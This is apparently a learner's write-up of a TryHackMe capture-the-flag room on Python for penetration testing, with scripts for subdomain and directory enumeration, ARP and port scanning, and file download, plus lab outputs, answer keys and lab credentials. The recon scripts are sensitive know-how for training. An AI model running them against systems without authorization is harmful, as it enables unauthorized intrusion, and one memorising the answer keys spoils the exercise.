Python for Pentesters

python is probably the most widely used and most convenient scripting language n cybersecurity. This room covers real examples of python scripts including hash cracking, key logging, enumeration and scanning.

python can be the most powerful tool in your arsenal as it can be used to build almost any of the other penetration testing tools. The scope of this module does not allow us to go into too many details on python.

we are not learning to become a developer; our objective is to become a penetration tester. This room will give you pointers on which you can build and improve.

Throughout this room, we will learn

- use python to enumerate the targets subdomain
- build a simple keylogger
- scan the network to find target systems
- scan any target to find the open ports
- Download files from the internet
- crack hashes

any code you will find in this section can be compiled using simple tools such as **pyinstaller** and sent to the target system.

1. **What other tool can be used to convert Python scripts to Windows executables?**

ans: **py2exe**

____-

Task 2

Subdomain Enumeration

python gives us an easy way to automate tasks during a penetration test. Any tasks that you have to perform regularly are worth automating. while the automation process comes with a learning curve, the mid and log-term gains are worth it,

find subdomains used by the target organization is an effective way to increase the attack surface and discover more vulenrabilities.

The script will use a list of potential subdomains and prepends them to the domain name provided via a command-line argument.

The script then tries to connect to the subdomains and assumes the ones that accept the connection exist.

```
import requests
import sys

sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"try:
        requests.get(sub_domains)

    except requests.ConnectionError:
        pass
    else:
        print("Valid domain: ",sub_domains)
```

1. **What other protocol could be used for subdomain enumeration?**

ans: **DNS**

2. **What function does Python use to get the input from the command line?**

ans: **sys.argv**


____-

Task 3


Directory Enumeration

As it is often pointed out, reconnaissance is one of the most critical steps ot the success of a penetration testing engagement, once subdomains have been discovered, the next stop would be to find directories.

```
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```



```
┌──(root💀 TryHackMe)-[/home/alper/Desktop/Py4PT]
└─# python3 direnum.py 192.168.1.6
Valid directory:  http://192.168.1.6/index.html
```




Applications
Sun 3 Sep, 05:29AttackBox IP:10.10.88.111
root@ip-10-10-88-111: ~
File Edit View Search Terminal Help

```
root@ip-10-10-88-111:~# python3 python.py 10.10.176.75
Valid directory: http://10.10.176.75/surfer.html
Valid directory: http://10.10.176.75/private.html
Valid directory: http://10.10.176.75/apollo.html
Valid directory: http://10.10.176.75/index.html
root@ip-10-10-88-111:~# 
```

1. **How many directories can your script identify on the target system? (extensions are .html)**

ans: **4**

2. **What is the location of the login page?**




Sign in to your account below:

USERNAME:

PASSWORD:

ans: **private.html**


3. **where did you find a cryptic hash?**



```
cd13b6a6af66fb774faa589a9d18f906
```

ans: **apollo.html**

4. **Where are the usernames located?**



Notes for Matt

Passwords set are:


- Password for Madhatter set to MyCupOfTea
- Password for Rabbit set to LOUSYRABBO
- Password for Alice set to OnWithTheirHeads

Users created are:

- tiffany
- daniel
- jim
- mike

ans: **surfer.html**

5. **What is the password assigned to Rabbit?**



Notes for Matt

Passwords set are:

- Password for Madhatter set to MyCupOfTea
- Password for Rabbit set to LOUSYRABBO
- Password for Alice set to OnWithTheirHeads

Users created are:

- tiffany
- daniel
- jim
- mike

ans: **LOUSYRABBO**

Task 4


Network Scanner

Python can be used to build a simple ICMP (internet Control Message Protocol) scanner to identify potential targets on the network. However, ICMP packets can be monitored or blocked as the target organization would not expect a regular user to "ping a server". On the other hand, systems can be configured to not respond to ICMP requests. These are the main reasons why using the ARP(Address Resolution Protocol) to identify targets on the local network is more effective.

this is the base code we have to change the interface and ip_range according to our system

```
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

$ python3 arp_scan.py



```
┌──(root💀kali)-[/home/alper/Desktop]
└─# python3 arp_scan.py
Begin emission:
Finished sending 256 packets.
.******.........................
Received 32 packets, got 6 answers, remaining 250 packets
a8:5e:45:72:0a:38 - 192.168.1.1
c0:e4:34:bd:af:c9 - 192.168.1.3
dc:41:a9:62:ca:50 - 192.168.1.5
2c:6f:c9:18:79:0f - 192.168.1.2
98:2c:bc:4b:7e:36 - 192.168.1.8
de:e5:e4:19:3b:c6 - 192.168.1.9
```

to use this tool scapy we have to install it first

$ apt install python3-scapy

1. **What module was used to create the ARP request packets?**

ans: **scapy**

2. **Which variable would you need to change according to your local IP block?**

ans: **ip_range**

3. **What variable would you change to run this code on a system with the network interface named ens33?**

ans: **interface**


Task 5

Port Scanner

python code for port scanner

```
import sys
import socket
import pyfiglet


ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \nPort Scanner")
print(ascii_banner)


ip = 'xx.xx.xx.xx'
open_ports =[]

ports = range(1, 65535)


def probe_port(ip, port, result = 1):
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
    r = sock.connect_ex((ip, port))
    if r == 0:
      result = r
    sock.close()
  except Exception as e:
    pass
  return result


for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)


if open_ports:
  print ("Open Ports are: ")
  print (sorted(open_ports))
else:
  print ("Looks like no ports are open :(")
```

we have to change the ip address according to our requirement


Applications
Sun 3 Sep, 06:05 AttackBox IP:10.10.88.111
root@ip-10-10-88-111: ~
File Edit View Search Terminal Help

```
oot@ip-10-10-88-111:~# python3 port_scanner.py
 _____           _   _            _    __  __
|_   _| __ _   _| | | | __ _  ___| | _|  \/  | ___
  | || '__| | | | |_| |/ _` |/ __| |/ / |\/| |/ _ \
  | || |  | |_| |  _  | (_| | (__|   <| |  | |  __/
  |_||_|   \__, |_| |_|\__,_|\___|_|\_\_|  |_|\___|
           |___/

 ____        _   _                   _  _
|  _ \ _   _| |_| |__   ___  _ __   | || |
| |_) | | | | __| '_ \ / _ \| '_ \  | || |_
|  __/| |_| | |_| | | | (_) | | | | |__   _|
|_|    \__, |\__|_| |_|\___/|_| |_|    |_|
       |___/

 ____            _            _
|  _ \ ___ _ __ | |_ ___  ___| |_ ___ _ __ ___
| |_) / _ \ '_ \| __/ _ \/ __| __/ _ \ '__/ __|
|  __/  __/ | | | ||  __/\__ \ ||  __/ |  \__ \
|_|   \___|_| |_|\__\___||___/\__\___|_|  |___/

 ____            _     ____
|  _ \ ___  _ __| |_  / ___|  ___ __ _ _ __  _ __   ___ _ __
| |_) / _ \| '__| __| \___ \ / __/ _` | '_ \| '_ \ / _ \ '__|
|  __/ (_) | |  | |_   ___) | (_| (_| | | | | | | |  __/ |
|_|   \___/|_|   \__| |____/ \___\__,_|_| |_|_| |_|\___|_|


pen Ports are:
22, 80, 2100]
oot@ip-10-10-88-111:~#
```

explanation of program

Importing modules that will help the code run:

```
import sys
import socket
```

Modules could also be imported with a single line using

```
import socket,sys
```

Specifying the target:

```
ip = '192.168.1.6'
```

An empty “open_ports” array that will be populated later with the detected open ports:

```
open_ports =[]
```

Ports that will be probed:

```

ports = range(1, 65535)
```

For this example, we have chosen to scan all TCP
 ports using the range() function. However, if you are looking for a
specific service or want to save time by scanning a few common ports,
the code could be changed as follows;

```
ports = { 21, 22, 23, 53, 80, 135, 443, 445}
```

The
 list above is relatively small. As we are trying to keep a rather low
profile, we have limited the list to ports that will likely be used by
systems connected to a corporate network.

Getting the IP address of the domain name given as target. The code also works if the user directly provides the IP address.

```
ip = socket.gethostbyname(host)
```

Tries to connect to the port:

```
def probe_port(ip, port, result = 1):
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
    r = sock.connect_ex((ip, port))
    if r == 0:
      result = r
    sock.close()
  except Exception as e:
    pass
  return result
```

This code is followed by a for loop that iterates through the specified port list:

```
for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)
```

1. **What protocol will most likely be using TCP port 22?**

ans: **ssh**

2. **What module did we import to be able to use sockets?**

ans: **socket**


3. **what function is likely to fail if we didn't import sys?**

ans: **sys.stdout.flush()**

4. **How many ports are open on the target machine?**

ans: **3**

5. **What is the highest port number open on the target system?**



```
Open Ports are:
[22, 80, 2100]
```

ans: **2100**

Task 6

wget on linux or **certutil on windows** are useful tools to download files.

python can also be used fot the same purpose

The code:

```
import requests

url = 'https://assets.tryhackme.com/img/THMlogo.png'
r = requests.get(url, allow_redirects=True)
open('THMlogo.png', 'wb').write(r.content)
```

This short piece of code can easily be adapted to retrieve any other type of file, as seen below:

```
import requests
```

```
url = 'https://download.sysinternals.com/files/PSTools.zip'
r = requests.get(url, allow_redirects=True)
open('PSTools.zip', 'wb').write(r.content)
```

PSexec allow system administrators to run commands on remote Windows systems. We see that PSexec is also used in cyber attacks as it is usually not detected by antivirus software. You can learn more about PSexec here and read this blogpost about its use by attackers.

1. **What is the function used to connect to the target website?**

ans: **requests.get()**

2. **What step of the Unified Cyber Kill Chain can PSexec be used in?**

ans: **lateral movement**

Task 7

Hash Cracker

A Hash is often used to safeguard passwords and other important data. As a penetration tester, you may need to find the cleartext value for several different hashes. The Hash library in Python allows you to build hash crackers according to your requirements quickly.

Hashlib is a powerful module that supports a wide range of algorithms.

Leaving aside some of the more exotic ones you will see in the list above, hashlib will support most of the commonly used hashing algorithms.

Hash Cracker

